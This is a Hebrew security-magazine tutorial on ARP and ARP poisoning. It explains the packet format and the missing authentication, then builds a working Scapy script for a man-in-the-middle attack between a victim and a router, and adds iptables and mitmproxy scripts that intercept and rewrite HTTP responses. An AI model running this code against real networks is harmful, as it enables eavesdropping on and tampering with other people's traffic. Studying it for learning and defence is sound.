לכל ישות ברשת ישנה כתובת פיזית (MAC), באמצעות הכתובת פיזית המכשירים מתקשרים ביניהם ברשת הפנימית. כשמכשיר A שולח חבילה למכשיר אחר ברשת, החבילה נשלחת לפורט פיזי. בעת שליחת נתונים ברשת האינטרנט, הנתונים נשלחים לכתובת הפיזית של הנתב. כתובות IP ברשת הפנימית נועדו כדי לנתב את התעבורה בין המכשירים ברשת.

ARP (Address Resolution Protocol) - הפרוטוקול נועד כדי לאתר כתובת פיזית (MAC) ברשת באמצעות כתובת לוגית. כשמכשיר ברשת מתקשר עם ישות אחרת ברשת מערכת ההפעלה חייבת להעביר את כתובת ה-IP לכתובת MAC באמצעות ARP מכיוון שהעברת הנתונים מתבצעת באמצעות הפורט פיזי. מערכות הפעלה שומרות טבלה המקשרת בין כתובות וירטואליות לכתובות פיזיות או במילים אחרות - מטמון (cache).

כאשר המחשב שולח חבילת נתונים ברשת הפנימית, מערכת ההפעלה מחפשת את הכתובת הפיזית במטמון כדי לתקשר עם ההתקן (התקשורת נעשת באמצעות פורט פיזי), במידה ולא נמצאה כתובת

¹ <http://www.digitalwhisper.co.il/files/Zines/0x20/DW32-1-NBNSspoofing.pdf>



פיזית נשלחת בקשת ARP - חבילה לכל המכשירים ברשת (Broadcast) "מי מכיר את 192.168.68.1?", הישות עם הכתובת "192.168.68.1" תגיב למערכת ההפעלה "אני!" + הכתובת הפיזית שברשותה.

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Hardware type																Protocol type															
Hardware address length								Protocol address length								Opcode															
Source hardware address :::																															
Source protocol address :::																															
Destination hardware address :::																															
Destination protocol address :::																															
Data :::																															

[חבילת ARP]²

- Hardware type: השדה מציין את סוג החומרה שמשמשת להעברת החבילות ברשת (לדוגמה Ethernet), גודל שדה זה הוא 2 בתים.
- Protocol type: לכל פרוטוקול מוקצה מספר מזהה (IPv4=0x800).
- Hardware address length: אורך הכתובת הפיזית (כתובת פיזיות ב-Ethernet הן בגודל 6 בתים).
- Protocol address length: אורך הכתובת הוירטואלית (כתובת IPv4 הן בגודל 4 בתים).
- Opcode: שדה זה מציין את סוג החבילה, האם היא חבילת בקשה ("מי מכיר את X?") עבור 0x1 או חבילת תשובה ("אני!" + הכתובת הפיזית) 0x2.
- Source hardware address: הכתובת הפיזית של השולח.
- Source protocol address: הכתובת הוירטואלית של השולח.
- Destination hardware address: הכתובת הפיזית של הנמען (שדה זה ריק כאשר ה-opcode=0x1).
- Destination protocol address: הכתובת הוירטואלית של הנמען.

אחרי שעברנו על פורמט חבילת ARP, נבין מתי משתמשים בה בפועל:

1. כאשר ישות A ברשת מתקשרת עם מכשיר אחר, הישות משווה את כתובת ה-ip עם הכתובת הפיזית במטמון - במידה ונמצאה כתובת פיזית אז היא תשתמש בכתובת כדי להעביר את הנתונים ברשת (הצגת המטמון מתבצעת על ידי הפקודה "arp -a").
2. אם מערכת ההפעלה לא מצאה את הכתובת הפיזית במטמון, תשלח בקשת ARP למציאת הכתובת הפיזית.
3. הישות שולחת חבילת Broadcast לכל המכשירים ברשת.
4. החבילה התקבלה בכל המכשירים ברשת (חבילת Broadcast) כל מכשיר משווה את השדה "Destination Protocol Address" (הכתובת הלוגית של המכשיר הנדרש) עם הכתובת הלוגית של המכשיר ברשת. המכשירים שלא יתאימו יתעלמו מהחבילה.

² <http://www.networksorcery.com/enp/protocol/arp.htm>

5. אם נמצאה התאמה המכשיר ישלח תשובת ARP עם הכתובת הפיזית המצורפת.
6. מערכת ההפעלה תעדכן את הכתובת הפיזית של הישות, מכיוון שהוא יצטרך ליצור איתה קשר בקרוב.
7. ישות A תשלח בחזרה תשובת APR שבה מצורף הכתובת הפיזית שלה (מכיוון שהמכשיר יצטרך בקרוב את הכתובת הפיזית).
8. ישות A תוסיף אל המטמון את הכתובת הפיזית בתשובת ה-arp.

לדוגמא: אני ("10.0.0.5") שולח ping למוטי ("10.0.0.138"), ping נשלח כחבילת ICMP, חבילת ICMP מכיל כתובת IP וכתובת ה-קו מועברת לכתובת פיזית. כדי לבנות בקשת ICMP אנחנו צריכים כתובת מקור (כתובת ה-IP שלי), כתובת יעד (כתובת ה-קו של מוטי).

מערכת ההפעלה תפנה אל המטמון ותנסה לאתר את הכתובת הפיזית באמצעות הכתובת הלוגית ("10.0.0.138"). אם נמצאה כתובת פיזית - אין צורך לשלוח בקשת ARP, אם לא אז נשלח בקשת ARP כדי לאתר את הכתובת הפיזית. (אפשר לפנות אל המטמון באמצעות "arp -a")

```
C:\Windows\system32>arp -a
No ARP Entries Found.
```

[טבלת הקשרים שלי במחשב ריקה]

כעת אני אשלח בקשת ARP אל FF:FF:FF:FF:FF:FF (הכתובת הפיזית של ה-Broadcast - החבילה תגיע אל כל המחשבים ברשת).

```

> Ethernet II, Src: HonHaiPr_4c:b8:ad ( ), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  # Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 
    Sender IP address: 10.0.0.5 (10.0.0.5)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.0.138 (10.0.0.138)

```


```

  # Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: D-LinkIn_ (cc:b2:55: )
    Sender IP address: 10.0.0.138 (10.0.0.138)
    Target MAC address: 
    Target IP address: 10.0.0.5 (10.0.0.5)

```

בתמונות מעלה אנחנו יכולים לראות את החבילות ב-Wireshark. החבילה הראשונה היא חבילת בקשה (opcode=0x1), הכתובת הפיזית של היעד ריקה (מכיוון שאינה ידועה לנו). קיבלנו תשובה ממוטי ("10.0.0.138") שבה מצורפת הכתובת הפיזית (Wireshark תרגם את הכתובת הפיזית ליצרון).

הרעלת הרשת



הפרוטוקול ARP נועד להיות פשוט ויעיל וכתוצאה מכך החולשה עיקרית היא שלא מתבצע אימות לחבילות אשר מתקבלות.

לא התווסף אימות כל שהוא במימוש הפרוטוקול וכתוצאה מכך אין דרך לאמת שאכן הכתובת הפיזית שקיבלנו היא מתאימה לכתובת ה-IP בתשובת ה-arp, הפרוטוקול אפילו לא בודק אם הוא אמור לקבל תשובת ARP או לא.

או במילים אחרות: אם מחשב א' שלח בקשת ARP לפרוטוקול אין שום כוונה לבדוק אם התשובה שקיבל היא נכונה או לא, אפילו אם הוא קיבל תשובת ARP מבלי לשלח בקשה, הוא חושב ששלח ומעדכן את טבלת הקשרים (המטמון). חולשה זו ידועה כהרעלת ARP ("ARP Poisoning").


אתם מבינים שאפשר בקלות לנצל את החולשה בפרוטוקול? התוקף יכול לעצב חבילת ARP למטרתו הזדונית, במידה ומטרתו להתחזות לישויות ברשת הוא ישלח חבילת ARP לכל המחשבים ברשת וכתוצאה מכך, המכשירים יעדכנו את טבלת הקשרים (המטמון) וכך התוקף שולט על כל התעבורה ברשת. כמובן שזה לא נגמר פה, ברשות התוקף:

- התקפת מניעות שירות (DoS) - התוקף שולח תשובת ARP עם כתובת פיזית מזויפת (שגויה או לא קיימת ברשת). כתובות שגויות השומרות בנתב ישבשו את כל התקשורת ברשת הפנימית, כל חבילה שבאה מבחוץ תגיע לישויות שלא קיימת ברשת.
- MiTM - כפי שכבר קראתם, התוקף יצטט לתקשורת בין המחשבים ברשת וישתלט עליה.
- MAC Flooding - מתג³ (Switch) הוא התקן המקשר בין רכיבים ברשת. הרעיון הוא הצפת המתג בתשובות ARP שמכילות כתובות פיזיות שונות בשדה המקור, המתג מוסיף את הכתובות אל טבלת הקשרים ובכך המתג שולח את החבילות אל הפורט הפיזי של וגורם למילוי מרחב הזיכרון במתג. העומס גורם לכישלון במציאת הפורט הפיזי אליו הוא צריך לשלוח את החבילה המבוקשת - במקרה זה המתג מעביר את החבילות אל כל המכשירים ברשת (Broadcast) וכך התוקף מקבל גישות לכלל התעבורה ברשת.

מתגים חוסמים התקפות כאלה באמצעות הגבלת מספר הכתובות לפורט פיזי או זיהוי עומס פתאומי של כתובות MAC חדשות המוגדרות בפורט מסוים וניתוקו.

33

[https://he.wikipedia.org/wiki/%D7%9E%D7%AA%D7%92_\(%D7%A8%D7%A9%D7%AA%D7%95%D7%AA_%D7%9E%D7%97%D7%A9%D7%91%D7%99%D7%9D\)](https://he.wikipedia.org/wiki/%D7%9E%D7%AA%D7%92_(%D7%A8%D7%A9%D7%AA%D7%95%D7%AA_%D7%9E%D7%97%D7%A9%D7%91%D7%99%D7%9D))



הקמת סביבת עבודה

אנחנו נקים את סביבת העבודה כדי שנוכל לגשת לצד הפרקטי שבחולשה ולהבין טוב יותר איך אפשר לנצל אותה. אני אעבוד עם Kali כדי להריץ את הכלים שנכתבו - היא באה עם כל מה שאנחנו צריכים ואין צורך להתחיל להתעסק עם התקנות. אני אשתמש ב-vim כעורך טקסט (זה לא כזה חשוב, אתם יכולים להשתמש גם ב-sublime, pycharm או emacs, Eclipse מספק ממשק לפייתון עבור פרוייקטים גדולים יותר).

את כלי התקיפה נכתוב ב-Python, שפת High-level שבה עם אין ספור ספריות ומודלים היא מספקת נקודת התחלה מעולה. שפת פייתון מחולקת ל-2 גרסאות עיקריות 2.x ו-3.x, גרסא 3.x עדיין אינה מציעה תאימות מלאה עם ספריות ומודלים ב-3.x לעומת 2.x ולכן אנחנו נכתוב עם 2.x - לקבלת מידע מעודכן יותר: <http://www.python.org>.

נשתמש ב-Scapy כדי לבצע מניפולציה על החבילות ברשת, באמצעות Scapy אנחנו יכולים ליצור חבילות - לשלוח ולקבל חבילות (או שנקרא אותם מתוך קובץ) ועוד. Scapy מהווה ממשק ל-PCAP (API להסנפת חבילות). Scapy שימושי למדי כשהמחקר שלנו מצריך עבודה מול פרוטוקולים (חקרו באמצעותו את הפרוטוקול של Skype למשל). עם קצת מאמץ Scapy ירוץ על רוב מערכות ההפעלה: Linux, Windows ו-Mac OS, אתם מוזמנים לבקר באתר המפתחים:

<http://www.secdev.org/projects/scapy/>

מתחילים לעבוד!

אחרי שהבנו כיצד פרוטוקול ARP עובד ואיך אנחנו, כתוקפים יכולים לנצל את החולשה שבפרוטוקול, נרמה את הקורבן שאנחנו הנתב ואת הנתב שאנחנו הקורבן וכך נצוטט לתעבורה ונוכל לשלוט בה.

ישנם כלים רבים כדי לזייף חבילות ARP (Cain & Abel, Ettercap ועוד), אך אנחנו נכתוב אחד משלנו. הכלים שנכתוב לא נועדו כדי להחליף כלים קיימים, אנחנו כותבים אותם כדי שנבין לעומק איך דברים עובדים. ראשית, נעשה ניסוי קטן כדי שנבדוק אם מה שלמדנו נכון. הכתובת של המחשבים ברשת הפנימית היא 10.0.0.0/24, הכתובת הלוגית של המחשב שלי (אני אבצע את המתקפה) היא "10.0.0.4", אני אתקוף את הישות "10.0.0.5" (כתובת פיזית: "c4:8e:8f:c1:4d:cf").

נפעיל את Scapy ונגדיר חבילת ARP מסוג תשובה:

```
packet = ARP() # חבילת arp
packet.op = 2 # חבילת תשובה
packet.psrc = "10.0.0.5" # הכתובת הפנימית שלי
packet.pdst = "10.0.0.4" # היעד (הכתובת הפנימית של הקורבן)
packet.hwsrc = "11:11:33:33:77:77" # אז זאת הכתובת הפיזית שלי
```

נא להכיר: האיש שבאמצע

www.DigitalWhisper.co.il

packet.hwdst = "c4:8e:8f:00:00:00" # היעד (הכתובת הפיזית של הקורבן)

נאמת את הערכים באמצעות packet.show(), הכל בסדר? תשלחו אותה אל היעד ©

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> packet = ARP()
>>> packet.op = 2
>>> packet.psrc = "10.0.0.5"
>>> packet.pdst = "10.0.0.4"
>>> packet.hwsrc = "11:11:33:33:77:77"
>>> packet.hwdst = "c4:8e:8f: [REDACTED]"
>>> packet.show()
###[ ARP ]###
hwtype= 0x1
ptype= 0x800
hwlen= 6
plen= 4
op= is-at
hwsrc= 11:11:33:33:77:77
psrc= 10.0.0.5
hwdst= c4:8e:8f: [REDACTED]
pdst= 10.0.0.4
>>> send(packet)
.
Sent 1 packets.
>>>
    
```

כעת, נבדוק את המטמון במחשב של הקורבן:

```

Administrator: שורת הפקודה
C:\windows\system32>arp -a

Interface: 10.0.0.4 --- 0x6
Internet Address      Physical Address      Type
10.0.0.5              11-11-33-33-77-77   dynamic
10.0.0.138            cc-b2-55-[REDACTED] dynamic
224.0.0.22           01-00-5e-00-00-16   static

C:\windows\system32>
    
```

כשיצרנו את חבילת ה-arp ושלחנו אותה אל הישות "10.0.0.4", כשמערכת ההפעלה קיבלה את החבילה היא התייחסה אליה כאל תשובת ARP לגיטימית ועדכנה את המטמון שלה עם הפרטים ששלחנו, אתם מבינים שאנחנו יכולים להתחזות אל כל ישות ברשת באמצעות כך שנכתיב לחבילת ה-arp את הערכים המתאימים.

אימתנו את החולשה וזה סימן שאנחנו יכולים להתחיל לעבוד, אנחנו נכתוב PoC קטן שיבצע MITM, אנחנו נתייצב בין 2 ישויות ברשת והתקשורת ביניהם תעבור אצלנו. בהנחה שנרצה לצוטט לתקשורת בין ישות A לישות שנמצאת מחוץ לרשת הפנימית (לדוגמא: שרת אינטרנט), אנחנו נתייצב בין הנתב לבין הקורבן.

כתיבת הסקריפט

אנחנו נכתוב את הסקריפט בפייתון, כדי לייעד את החבילות אנחנו נצטרך את הכתובת הלוגית והפיזית של הקורבן והנתב. נשתמש בפקודה "route -n" כדי לדעת מי הנתב:

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# route -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags Metric Ref    Use Iface
0.0.0.0          10.0.0.138      0.0.0.0         UG    1024  0      0 wlan0
10.0.0.0         0.0.0.0         255.255.255.0   U      0      0      0 wlan0
root@kali:~#

```

הכתובת של הנתב היא 10.0.0.138, הדגל U מסמן שהשער דולק והדגל G מסמן שלו הישות מוגדרת כשער ברירת מחדל ברשת (נתב).

כעת, אנחנו יכולים לבחור את הקורבן שלנו כדי לסרוק את הישויות ברשת נשתמש ב-arp-scan (אתם יכולים להשתמש גם ב-nmap), הכלי שולח חבילות ARP לכל הכתובות האפשריות ברשת, במידה וכתובת הגיבה לחבילה אנחנו יכולים להניח שהיא קיימת ברשת.

```
arp-scan -interface=wlan0 10.0.0.0/24
```

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arp-scan --interface=wlan0 10.0.0.0/24
Interface: wlan0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.0.0.2          7c:c7:09: [redacted] (Unknown)
10.0.0.138       cc:b2:55: [redacted] D-Link International
10.0.0.6         64:9a:be: [redacted] (Unknown)
10.0.0.4         c4:8e:8f: [redacted] (Unknown)
10.0.0.4         c4:8e:8f: [redacted] (Unknown) (DUP: 2)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.383 seconds (107.43 hosts/sec). 5 re
sponded
root@kali:~#

```

כדי לקבל את שמות המתחם נשתמש ב-"arp -a":

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arp -a
Raphael.Home (10.0.0.4) at c4:8e:8f: [redacted] [ether] on wlan0
DSL6740U.Home (10.0.0.138) at cc:b2:55: [redacted] [ether] on wlan0
root@kali:~#

```

נא להכיר: האיש שבאמצע
www.DigitalWhisper.co.il



אנחנו יודעים את המטרה שלנו, הבא ונתחיל לכתוב קוד ☺

```
victim = ["10.0.0.4", "c4:8e:8f:00:00:00"] # רשימה עם הכתובת הלוגית והפיזית של הקורבן  
router = ["10.0.0.138", "cc:b2:55:00:00:00"] # רשימה עם הכתובת הלוגית והפיזית של הנתב
```

עכשיו אנחנו יכולים ליצור את החבילות, אנחנו נשכנע את הקורבן שאנחנו הנתב ואת הנתב שאנחנו הקורבן, נשנה את השדות בחבילה. ניצור את החבילה שאומרת לקורבן שאני הנתב:

```
victim_packet = ARP()  
victim_packet.op = 2 # חבילת תשובה  
victim_packet.psrc = router[0] # אנחנו הנתב!  
victim_packet.pdst = victim[0] # הכתובת הלוגית של היעד  
victim_packet.hwdst = victim[1] # הכתובת הפיזית של היעד
```

או בשורה אחת:

```
victim_packet = ARP(op=2, psrc=router[0], pdst=victim[0], hwdst=victim[1])
```

ניצור את החבילה שאומר לנתב שאני הקורבן:

```
router_packet = ARP(op=2, psrc=victim[0], pdst=router[0], hwdst=router[1])
```

אנחנו רוצים לשמור על פרופיל נמוך ולא לשבש את התקשורת ברשת בין הקורבן לנתב. לכן כשנחליט לסיים את המתקפה אנחנו נגרום לקורבן ולנתב לעדכן את המטמון (GARP Packet).

```
send(ARP(op=2, pdst=router[0], psrc=victim[0], hwdst="ff:ff:ff:ff:ff:ff", hwsrc=victim[1]))  
send(ARP(op=2, pdst=victim[0], psrc=router[0], hwdst="ff:ff:ff:ff:ff:ff", hwsrc=router[1]))
```

חשוב לציין שאנחנו חייבים לאפשר IP Forwarding במערכת ההפעלה כדי שהתקשורת שנקבל תועבר הלאה (קורבן < אנחנו < נתב), נעדכן את קובץ ההגדרות:

```
system("echo 1 > /proc/sys/net/ipv4/ip_forward")
```

ושנסיים את ההתקפה:


```
system("echo 0 > /proc/sys/net/ipv4/ip_forward")
```

הקוד המלא:

```
#!/usr/bin/env python  
from scapy.all import *  
from os import system  
  
system("echo 1 > /proc/sys/net/ipv4/ip_forward")  
victim = ["10.0.0.4", "c4:8e:8f:00:00:00"]  
router = ["10.0.0.138", "cc:b2:55:00:00:00"]  
victim_packet = ARP(op=2, psrc=router[0], pdst=victim[0], hwdst=victim[1])  
router_packet = ARP(op=2, psrc=victim[0], pdst=router[0], hwdst=router[1])  
try:  
    while 1:  
        send(victim_packet)  
        send(router_packet)  
except KeyboardInterrupt:  
    send(ARP(op=2, pdst=router[0], psrc=victim[0], hwdst="ff:ff:ff:ff:ff:ff", hwsrc=victim[1]))  
    send(ARP(op=2, pdst=victim[0], psrc=router[0], hwdst="ff:ff:ff:ff:ff:ff", hwsrc=router[1]))  
    system("echo 0 > /proc/sys/net/ipv4/ip_forward")
```

נא להכיר: האיש שבאמצע

www.DigitalWhisper.co.il



נריץ את הסקריפט:

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# python arp.py
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

נפתח Wireshark, נגלוש במחשב של הקורבן אל DigitalWhisper ונוכל לראות את חבילת ה-HTTP שנשלחה אל השרת:

```
396 9.611134000 10.0.0.4 5.100.248.67 HTTP 453 GET / HTTP/1.1
* Frame 396: 453 bytes on wire (3624 bits), 453 bytes captured (3624 bits) on interface 0
* Ethernet II, Src: HonHaiPr_c1:4d:cf (c4:8e:8f: [redacted]), Dst: HonHaiPr_4c:b8:ad (c0:18:85: [redacted])
* Internet Protocol Version 4, Src: 10.0.0.4 (10.0.0.4), Dst: 5.100.248.67 (5.100.248.67)
* Transmission Control Protocol, Src Port: 50655 (50655), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 399
* Hypertext Transfer Protocol
  * GET / HTTP/1.1\r\n
    Host: digitalwhisper.co.il\r\n
    Connection: keep-alive\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36\r\n
    Accept-Encoding: gzip, deflate, sdch\r\n
    Accept-Language: he-IL,he;q=0.8,en-US;q=0.6,en;q=0.4\r\n
    \r\n
    [Full request URI: http://digitalwhisper.co.il/]
    [HTTP request 1/2]
    [Next request in frame: 397]
0000  c0 18 85 4c b8 ad c4 8e 8f c1 4d cf 08 00 45 00  ...L... ..M...E.
0010  01 b7 05 83 40 00 80 06 ec 12 0a 00 00 04 05 64  ...@... ..d...
0020  f8 43 c5 df 00 50 d5 57 6c 7b b1 2e 65 ea 50 18  .C...P.W l{..e.P.
0030  01 04 d2 a6 00 00 47 45 54 20 2f 20 48 54 54 50  .....GE T / HTTP
0040  2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 64 69 67 68  /1.1..Ho st: diqi
```

המתקפה הצליחה ☺



שליטה על החבילות בזמן אמת

למדנו איך לצוטט לשיחה בין 2 ישויות ברשת, אנחנו יכולים ללכוד את התעבורה שעוברת ביניהם באמצעות כלים (Sniffers) כמו Wireshark או Fiddler. אני אראה לכם איך אתם יכולים ללכוד ולערוך את התעבורה ברשת בזמן אמת באמצעות Mitmproxy.

Mitmproxy הוא כלי קוד פתוח שנכתב ב-Python המאפשר לכידת ועריכת חבילות http & https בזמן אמת. אנחנו יכולים לערוך את החבילות באמצעות inline scripting בפייטון. לעוד מידע:

<http://mitmproxy.org>

כדי שהתעבורה תעבור דרך Mitmproxy (הוא מאזין לפורט 8080) אנחנו צריכים לגרום למערכת ההפעלה שלנו לנתב את כל התעבורה שמגיעה מהפורט 80 ולהפך.


```
iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-port 8080
```

כדי להסניף את התעבורה, נפעיל את הכלי: (אנחנו יכולים גם להאזין לפורט אחר באמצעות האופציה -p)

```
mitmproxy -T -host
```

נריץ את הסקריפט שכתבנו בפייטון לביצוע arp spoofing ונוכל ללכוד את התעבורה ☺

```
root@kali: ~
File Edit View Search Terminal Help
>> GET http://digitalwhisper.co.il/
  ← 200 text/html 12.57kB 3.22s
GET http://www.digitalwhisper.co.il/Media/boring/style.css
  ← 304 [no content] 56ms
GET http://digitalwhisper.co.il/Logo.png
  ← 304 [no content] 65ms
GET http://www.digitalwhisper.co.il/rss.png
  ← 304 [no content] 294ms
GET http://www.google-analytics.com/ga.js
  ← 304 [no content] 4.51s
GET http://digitalwhisper.co.il/images/j0.png
  ← 304 [no content] 58ms
GET http://www.google-analytics.com/__utm.gif?utmwv=5.6.7&utms=2&utmh=8315650
34&utmhn=digitalwhisper.co.il&utmcs=UTF-8&utmsr=1366x768&utmvp=876x371&ut
msc=24-bit&utmfl=en-us&utmje=0&utmfl=20.0%20r0&utmdt=Digital%20Whisper%20
%3A%3A%20Digital%20Whisper%20%3A%3A%20D7%9E%D7%92%D7%96%D7%99%D7%9F%20D
7%90%D7%91%D7%98%D7%97%D7%AA%20D7%9E%D7%99%D7%93%D7%A2%20D7%95%D7%98%D
7%9B%D7%A0%D7%95%D7%9C%D7%95%D7%92%D7%99%D7%94%2C%20D7%91%D7%9C%D7%95%D7
92%20D7%90%D7%91%D7%98%D7%97%D7%AA%20D7%9E%D7%99%D7%93%D7%A2.%amp;utmhid=13
88455828&utmrl=-&utmp=%2F&utmht=1453564887191&utmcc=UA-11875325-1&utmcc=__
utma%3D204771205.1953745771.1453564833.1453564833.1453564833.1%3B%2B__utm
z%3D204771205.1453564833.1.1.utmcsr%3D(direct)%7Cutmccn%3D(direct)%7Cutmc
[1/7] [showhost] ? :help [*:8080]
```



ל-Mitproxy יש API מדהים שמאפשר לערוך חבילות בזמן אמת (גם כאלה שנשמרו בקובץ), ה-API מבוסס אירועים זאת אומרת סקריפט שמבצע סדרה של פעולות ברגע שאירוע התרחש. אחד הדוגמאות הבסיסיות⁴ הוא הוספת כותרת לכל תשובת HTTP שמתקבלת:

```
def response(context, flow):  
    flow.response.headers["newheader"] = "foo"
```

כדי להפעיל את הסקריפט באמצעות mitproxy:

```
mitmproxy -s add_header.py
```


אנחנו יכולים לשנות גם את התוכן שקיבלנו מבקשת HTTP:

```
from libmproxy.protocol.http import decoded  
  
def response(context, flow):  
    with decoded(flow.response): # automatically decode gzipped responses.  
        flow.response.content = "<h1>Own3d By R4z</h1>"
```

נשמור ונריץ:

```
mitmproxy -s spoof_resposne.py
```

ובמידה נגלוש, נקבל:



⁴ <https://github.com/mitmproxy/mitmproxy/tree/master/examples>

